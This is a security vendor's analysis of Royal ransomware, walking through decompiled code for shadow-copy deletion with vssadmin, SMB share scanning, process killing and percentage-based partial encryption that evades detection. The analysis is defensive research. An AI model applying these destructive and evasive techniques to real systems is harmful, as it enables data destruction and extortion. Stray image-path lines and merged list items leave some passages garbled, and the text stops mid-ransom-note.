Royal Rumble: Analysis of Royal Ransomware

By Cybereason Global SOC & Cybereason Security Research Teams

Archived: 2026-04-05 16:46:50 UTC

The Royal ransomware group emerged in early 2022 and has gained momentum since the middle of the year. Its ransomware, which the group deploys through different TTPs, has impacted multiple organizations across the globe. The group itself is suspected of consisting of former members of other ransomware groups, based on similarities researchers have observed between Royal ransomware and other ransomware operators.

Key Findings


- Unique approach to evade anti-ransomware defenses: Royal ransomware expands the concept of partial encryption, which means it has the ability to encrypt a pre-determined portion of the file content and base its partial encryption on a flexible percentage encryption, which makes detection more challenging for anti-ransomware solutions.
- Multi-threaded ransomware: Royal ransomware employs multiple threads in order to accelerate the encryption process.
- Global ransomware operation: Royal ransomware operates around the world, and reportedly on its own. The group doesn't appear to use ransomware-as-a-service or to target a specific sector or country.
- Different methods of deployment: Royal ransomware initially starts and deploys in different ways, as described in this report.

INTRODUCTION

The Royal ransomware group was first discovered in early 2022. At the time, it utilized third-party ransomware, such as BlackCat and custom Zeon ransomware. Since September 2022, the group has started to use its own ransomware. In November 2022, Royal ransomware was reported to be the most prolific ransomware in the e-crime landscape, overtaking Lockbit for the first time in more than a year.

Royal ransomware operations start in different ways. One method is through phishing campaigns and uses one of the common e-crime threat loaders, reportedly BATLOADER and Qbot. The threat loader then downloads a Cobalt Strike payload to continue the malicious operation within the infected environment. This tactic is commonly used by other ransomware operations, including Qbot and BlackBasta.

Since mid-September, the ransomware group has gained momentum and added dozens of victims to its website. The group does not seem to focus on a specific sector, and its victims vary from industrial companies to insurance companies, and more. Although the majority of the group's victims are based in the U.S., one of its higher profile victims was the Silverstone Circuit, a motor racing circuit in England.



Screenshot from Royal Ransomware website showing Silverstone Circuit as a victim

Multiple reports have noted resemblances between the Royal Ransomware group and Conti, including similarities between the ransom notes each group uses (particularly in Royal's early stages) and the use of callback phishing attacks. In our research, we have identified additional similarities, such as resemblances in the encryption process decision factors. However, these similarities are not yet clear enough to confirm a direct connection between the two groups.

TECHNICAL ANALYSIS

Setting up the ransomware

When executing, Royal ransomware can take three arguments in its command line:

- -path [optional]: The path to be encrypted
- -ep [optional]: The number that represents the percentage of the file that will be encrypted
- -id: A 32-digit array

The encryption process decision tree is dependent on the command line arguments. Therefore, factors such as encryption speed, file corruption, and potential detection are directly affected. If no "-id" parameter is given in the command line, the ransomware won't run.

```
CommandLineW = GetCommandLineW();
ptr_cmdline = CommandLineToArgvW(CommandLineW, &pNumArgs);
var_size_of_id = 0x32;
v7 = 0i64;
v8 = 0;
v20 = 0;
*MultiByteStr = 0i64;
for ( i = 0i64; v8 < pNumArgs; ++ptr_cmdline )// set the command line arguments
{
  if ( lstrcmpW(*ptr_cmdline, L"-path") )     // path to encrypt
  {
    if ( lstrcmpW(*ptr_cmdline, L"-id") )     // 32 digits
    {
      if ( !lstrcmpW(*ptr_cmdline, L"-ep") )  // encryption percentage
      {
        ++ptr_cmdline;
        ++v8;
        var_size_of_id = unknown_libname_21();
        if ( (var_size_of_id - 1) > 99 )      // accept 32 digits
          var_size_of_id = 0x32;
```


Royal ransomware command line arguments

After validating the command line, Royal ransomware will attempt to delete shadow copy backups using the process Vssadmin.exe, with the command line “delete shadows /all /quiet”.

```
wsprintfW(CommandLine, L" delete shadows /all /quiet");
StartupInfo.cb = 104;
memset(&StartupInfo.cb + 1, 0, 100);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessW(
       L"C:\\Windows\\System32\\vssadmin.exe",
       CommandLine,
       0i64,
       0i64,
       0,
       0,
       0i64,
       0i64,
       &StartupInfo,
       &ProcessInformation) )
```

Royal ransomware deleting shadow copies


The deletion of the shadow copy can also be seen via the Cybereason Defense Platform, which identifies the activity as ransomware behavior in the image below.



Cybereason Defense Platform identifies deletion of shadow copies

Once the backups have been deleted, Royal ransomware will set its exclusion paths (the files or directories spared from file encryption). The following file extensions will be excluded from being encrypted:

- .exe
- .dll
- .bat
- .lnk
- README.TXT
- .royal



>*Royal ransomware setting the extension exclusion list*

Next, the ransomware will set the list of directories to be excluded from the encryption process. These directories are the ones that contain the following strings:

- Windows
- Royal Perflogs
- Tor browser
- Boot $recycle.bin
- Windows.old
- $window.~ws
- $windows.~bt
- Mozilla
- Google

```
sub_14007CD00(&v47, 8ui64, v30, L"perflogs");
v37 = a1[87];
if ( v37 == a1[88] )
{
  e_add_to_array_sub_14007E260(a1 + 86, v37, &v47);// add perflogs
```

```
e_exclude_directories_sub_14007C9F0(&v47, L"tor browser", v41);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"boot", v42);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"$windows.~ws", v43);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"$windows.~bt", v44);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"windows.old", v45);
```

Royal ransomware setting the directories exclusion list

After setting the directories to be excluded from encryption, the ransomware then uses the API call Socket to establish a TCP socket and WSAIoctl to invoke a handler for LPFN_CONNECTEX to use the ConnectEx function.

```
WSAStartup(0x202u, &WSAData);
v3 = socket(AF_INET, SOCK_STREAM, 0);         // Open TCP socket
if ( v3 != -1i64 )
{
  vInBuffer[0] = 0x25A207B9;                  // WSAID_CONNECTEX Tguid
  vInBuffer[1] = 0x4660DDF3;                  // retrieve LPFN_CONNECTEX
  vInBuffer[2] = 0xE576E98E;
  vInBuffer[3] = 0x3E06748C;
  if ( !WSAIoctl(v3, 0xC8000006, vInBuffer, 0x10u, (a1 + 24600), 8u, cbBytesReturned, 0i64, 0i64) )
```

Royal Ransomware retrieving ConnectEx function

After the initial part of setting the ransomware, Royal ransomware will create two threads: one for writing the ransom note on non-excluded directories and another for file encryption, in addition to a network scanning option.

NETWORK SCANNER

As mentioned, if no path is given in the command line arguments, Royal ransomware will start with the following steps:

First, the ransomware will scan the network interfaces, and if possible, retrieve the different IP addresses for the target machine(s), using the API call GetIpAddrTable. It will specifically search for IP addresses that start with “192. / 10. / 100. / 172.”

```
if ( !GetIpAddrTable(var_pIpAddrTable, &pdwSize, 0) )// retrieves the interface-to-IPv4 address mapping table
{
  v4 = 0;
  v18 = 0;
  if ( var_pIpAddrTable->dwNumEntries )
  {
    p_dwAddr = &var_pIpAddrTable->table[0].dwAddr;
    do
    {
      p_dwMask = p_dwAddr[2];
      v7 = p_dwMask & *p_dwAddr;
      v8 = *p_dwAddr | ~p_dwMask;          // search for IP addresses that starts with "192. \ 10. \ 100. \ 172."
      if ( v7 == 192 && (v7 & 0xFF00) == 0xA800 || v7 == 10 || v7 == 100 || v7 == 172 )
```

Network scanning

Second, Royal ransomware will establish a socket using the API WSASocketW and will associate it with a completion port using CreateIoCompletionPort. It then will use the API call htons to set the port to SMB, and eventually try to connect to the instructed IP addresses via the LPFN_CONNECTEX callback function.

```
 SOCKET = WSASocketW(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0i64, 0, WSA_FLAG_OVERLAPPED);
 h_SOCKET = SOCKET;
 if ( SOCKET == -1i64 )
   goto LABEL_11;
 *&name.sa_family = AF_INET;
 if ( bind(SOCKET, &name, 16) )
 {
   closesocket(h_SOCKET);
EL_11:
   *v3 = -1i64;
   return *(a1 + 24616) > 0;
 }
 CreateIoCompletionPort(h_SOCKET, *a1, 0i64, 0);
 *v3 = h_SOCKET;
 v13[0] = AF_INET;
 v7 = htons(445u);                          // SMB port
 v8 = *v3;
 v13[1] = v7;
 v14 = v4;
 if ( (*(a1 + 24600))(v8, v13, 16i64) )     // ConnectEx
```

Using ConnectEx

Third, the ransomware will enumerate the shared resources of the given IP addresses using the API call NetShareEnum. If a shared resource is one of “\\<IP_Address>\ADMIN$” or “\\<IP_Address>\IPC$”, the ransomware will not encrypt it.

```
WSAAddressToStringW(&saAddress, 0x10u, 0i64, szAddressString, &dwAddressStringLength);
do
{
  entriesread = 0;
  totalentries = 0;
  resume_handle = 0;
  var_shared_bufptr = 0i64;
  v4 = NetShareEnum(                    // retrieve information about its shared resources
         szAddressString,
         1u,
         &var_shared_bufptr,
         0xFFFFFFFF,
         &entriesread,
         &totalentries,
         &resume_handle);
  v5 = v4;
  if ( v4 && v4 != 0xEA )
    break;
  tmp_ShareInfoBuffer = var_shared_bufptr;
  v7 = 1;
  if ( entriesread )
  {
    do
    {
      if ( lstrcmpiW(L"ADMIN$", *tmp_ShareInfoBuffer) && lstrcmpiW(L"IPC$", *tmp_ShareInfoBuffer) )
      {
        wsprintfW(&var_remote_share_path, L"\\\\%s\\%s", szAddressString, *tmp_ShareInfoBuffer);
```

Enumerating network resources and avoiding ADMIN$ and IPC$ file shares

ENCRYPTION THREAD

Royal ransomware encryption is multi-threaded. To choose the number of running threads, the ransomware will use the API call GetNativeSystemInfo to collect the number of processors in a machine. It will then multiply the result by two and will create the appropriate number of threads accordingly.

```
GetNativeSystemInfo(&SystemInfo);
result = 2 * SystemInfo.dwNumberOfProcessors; // Number of threads = 2 * Number of processors
*(lpParameter + 530) = a2;
*(lpParameter + 524) = result;
var_counter = 0;
if ( result )
{
  v6 = lpParameter + 48;
  do
  {
    result = CreateThread(0i64, 0i64, e_encrypting_thread_sub_14007F870, lpParameter, 0, 0i64);
    *v6 = result;
    ++var_counter;
    ++v6;
  }
  while ( var_counter < *(lpParameter + 524) );
```

Creating encryption threads

Next, the ransomware will set the RSA public key, which is embedded in the binary in plain text and will be used for encrypting the AES key.

```
v4 = lstrlenA(
       "-----BEGIN RSA PUBLIC KEY-----\n"
       "MIICCAKCAgEA0y6/qfb0GqxB2tNEW8qLCtT7U3XCzp1OVjVkaTH9SBV1k3NBElgC\n"
       "esSVOFAUAG5nT3WO+CdN26ScoKsFjzKGYh8c7vyoi7L5dDBRdoTEW5+u2rBSIN3c\n"
       "pkR0Wsq+gT3j0gtvjVybMfp6NRifsMfrcAV9tlrzUw7Da2mx+1Ik9Aa5RaaOxv8N\n"
       "ahH6OSJ8Qz1G3uCgZaXAULlAqNnlN0KtSo4VsXt/sOnDh1pGFf8jqU8sqwJUkcWk\n"
       "RdeYdsDyiDrUFxXkHJsiZb8lFk6b01Rm2yS9+kyZxi1yhB1m0kStUUmbN2aoZMy1\n"
       "pIKxDa2clhhYw+JEMrbCKWW1Aif2hR55nBgL2kwiaNShXUm3yEsfbnd/lJ5ORMUF\n"
       "tVmaEFEyvVutc86TcNhu0NCHfYihtgbcke7cvy23XnL/qlFL4OzdAnyupz0n69mk\n"
       "1TSJBR7so3GhvQz53wTps9FXSwWlRpGLTCGRo4OnLnke7Hi5YL+Wb/4c6xWz8biX\n"
       "+jNeg5Zko+CL3I7ywJkyCWuH9Pr7nccWr1s35BSV8Aj9rMwmOsak2BG91Db0yovg\n"
       "FLmKMhkwxpBgFfePXIZF687DxpwYJ5fN44OyUCfNrtfejfSFtjhDCwFy/YpBhZ/w\n"
       "2Bnw8hTLNALEIsDBhAlQBVYAGYhUgDbpvs/GN3qijyFWdESqlCK1Eg0CAQM=\n"
       "-----END RSA PUBLIC KEY-----\n"
       "\r\n");
```

> *RSA public key*

Before starting the encryption process, Royal ransomware uses the Windows Restart Manager to check if any of the targeted files to be encrypted are being used or blocked by other applications or services. Notably, other ransomware groups including Conti, Babuk, and Lockbit use Restart Manager for the same purpose. Royal then uses the API calls RmStartSession to start the session, RmRegisterResources to register the resources (i.e., the targeted files), RmGetList to verify which applications or services are using the resource (excluding “explorer.exe”), and RmShutDown to kill those applications and services using the resource.

```
  CurrentProcess = GetCurrentProcess();
  ProcessId = GetProcessId(CurrentProcess);
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v10 = Toolhelp32Snapshot;
  if ( Toolhelp32Snapshot == -1i64 )
    goto LABEL_16;
  pe.dwSize = 568;
  if ( !Process32FirstW(Toolhelp32Snapshot, &pe) || !Process32NextW(v10, &pe) )
  {
LABEL_15:
    CloseHandle(v10);
LABEL_16:
    th32ProcessID = 0;
    goto LABEL_17;
  }
  while ( lstrcmpiW(pe.szExeFile, L"explorer.exe") )// check if explorer.exe
  {
    if ( !Process32NextW(v10, &pe) )
      goto LABEL_15;
  }
  CloseHandle(v10);
  th32ProcessID = pe.th32ProcessID;
LABEL_17:
  v12 = 0;
  if ( pnProcInfo )
  {
    v13 = v6;
    while ( v13->Process.dwProcessId != ProcessId && v13->Process.dwProcessId != th32ProcessID )
    {
      ++v12;
      ++v13;
      if ( v12 >= pnProcInfo )
        goto LABEL_22;
    }
    goto LABEL_29;
  }
LABEL_22:
  v14 = RmShutdown(pSessionHandle, 1u, 0i64);   // killing the process
```

Royal ransomware killing processes

Finally, the encryption method will be determined by the size of the file that will be encrypted and in consideration of the -ep parameter.


- If the file size is smaller than 5.245 MB or the -ep argument equals 100:, the entire file will be encrypted.
- If the file size is larger than 5.245 MB and the -ep argument is not equal to 100:, the file will be encrypted approximately by the percentage of the -ep argument.
- If the file size is larger than 5.245 MB and no -ep argument is given, 50% of the file will be encrypted.

```
if ( _LARGE_INTEGER.QuadPart <= 5245000 || argument_ep == 100 )
                                        // if file size < 5.245MB OR -ep argument equals 100
{
  v34 = 1;
  _LARGE_INTEGER_2 = _LARGE_INTEGER;
  argument_ep = 100i64;
}
else
{
  v34 = 10;
  v13 = _LARGE_INTEGER.LowPart / 100.0;
  _LARGE_INTEGER_2.QuadPart = (argument_ep / 10.0 * v13) & 0xFFFFFFF0;
  liDistanceToMove.QuadPart = ((100.0 - argument_ep) / 10.0 * v13) & 0xFFFFFFF0;
}
```

Decision making in encryption

When a targeted file is being encrypted, the ransomware calculates the percentage to encrypt and divides the file content (encrypted and unencrypted) into equal segments. The fragmentation and possibly low percentage of encrypted file content that results lowers the chance of being detected by anti-ransomware solutions.


In the following test, we can see the comparison between the encryption of the same file (larger than 5.245 MB) with different encryption percentages (-ep argument). The image on the left represents an -ep argument of 50 and the image on the right represents an -ep argument of 10.



PortexAnalyzer ep 50 vs. ep 10

In addition to the file being encrypted, Royal ransomware will save 532 bytes at the end of each file and writes the following:

- 512 bytes for randomly generated encryption key
- 8 bytes for file size of the encrypted file
- 8 bytes for the used ep parameter



While partial encryption is not new, most ransomware base their partial encryption only on the file size, then encrypt a set percentage of the file the same way, each time. In contrast, Royal ransomware lets the operator choose a specific percentage and lower the amount of encrypted data even if the file size is large. This ability to change the amount of the file to be encrypted gives Royal ransomware an advantage when it comes to evading detection by security products.

It's worth highlighting that Conti ransomware also chooses the file size of 5.24 MB as its threshold for partial encryption. When a file was larger than 5.24MB, Conti would encrypt 50% of the file in a divided manner, much like Royal ransomware. This similarity raises the question of whether the Royal ransomware authors have a connection to the Conti group, but on its own, it is not strong enough to suggest a direct or definitive connection.

As for the encryption algorithm, Royal ransomware uses the OpenSSL library and the AES256 algorithm. Similar to other ransomware, it first reads the targeted file using ReadFile, then it encrypts the content and writes the encrypted data in the designated location using WriteFile and SetFilePointerEx. After finishing encryption, the file extension changes to ".royal" using the API call MoveFileExW.

```
v11 = e_encryption_process_sub_14007F3B0(var_GetFileSizeEx_result, v5, v14[0], v10, v6);
FlushFileBuffers(var_GetFileSizeEx_result);
CloseHandle(var_GetFileSizeEx_result);
if ( v11 )
{
  e_append_sub_14007CB80(ptr_appended_file, var_file_name, str_royal_qword_1402B4A00);// append .royal (the qword is .royal)
  e_check_royal_extension_size_sub_14007C970(ptr_appended_file);
  v12 = e_check_royal_extension_size_sub_14007C970(var_file_name);
  MoveFileExW(v12, v13, 8u);          // set the .royal extension
```

Royal ransomware appending .royal extension to the files it encrypts


WRITING THE RANSOM NOTE

During the entire Royal ransomware process, the ransomware creates an additional thread to retrieve the logical drives using the API call GetLogicalDrives. It then writes the ransom note with the name “README.TXT” in every directory that is not in its exclusion list.

```
e_append_sub_14007CB80(lpFileName, a2, L"\\README.TXT");
v3 = lpFileName;
if ( v11 >= 8 )
  v3 = lpFileName[0];
FileW = CreateFileW(v3, 0x40000000u, 0, 0i64, 2u, 0, 0i64);
if ( FileW == -1i64 )
{
  if ( v11 < 8 )
    goto LABEL_8;
  v5 = lpFileName[0];
  if ( 2 * v11 + 2 < 0x1000 )
    goto LABEL_7;
  v5 = *(lpFileName[0] - 1);
  if ( (lpFileName[0] - v5 - 8) <= 0x1F )
    goto LABEL_7;
  goto LABEL_19;
}
sub_1401E4650(Buffer, 0, 0x1000ui64);
v8 = sub_14007B860(
       Buffer,
       "Hello!\r\n"
       "\r\n"
       "\tIf you are reading this, it means that your system were hit by Royal ransomware.\r\n"
       "\tPlease contact us via :\r\n"
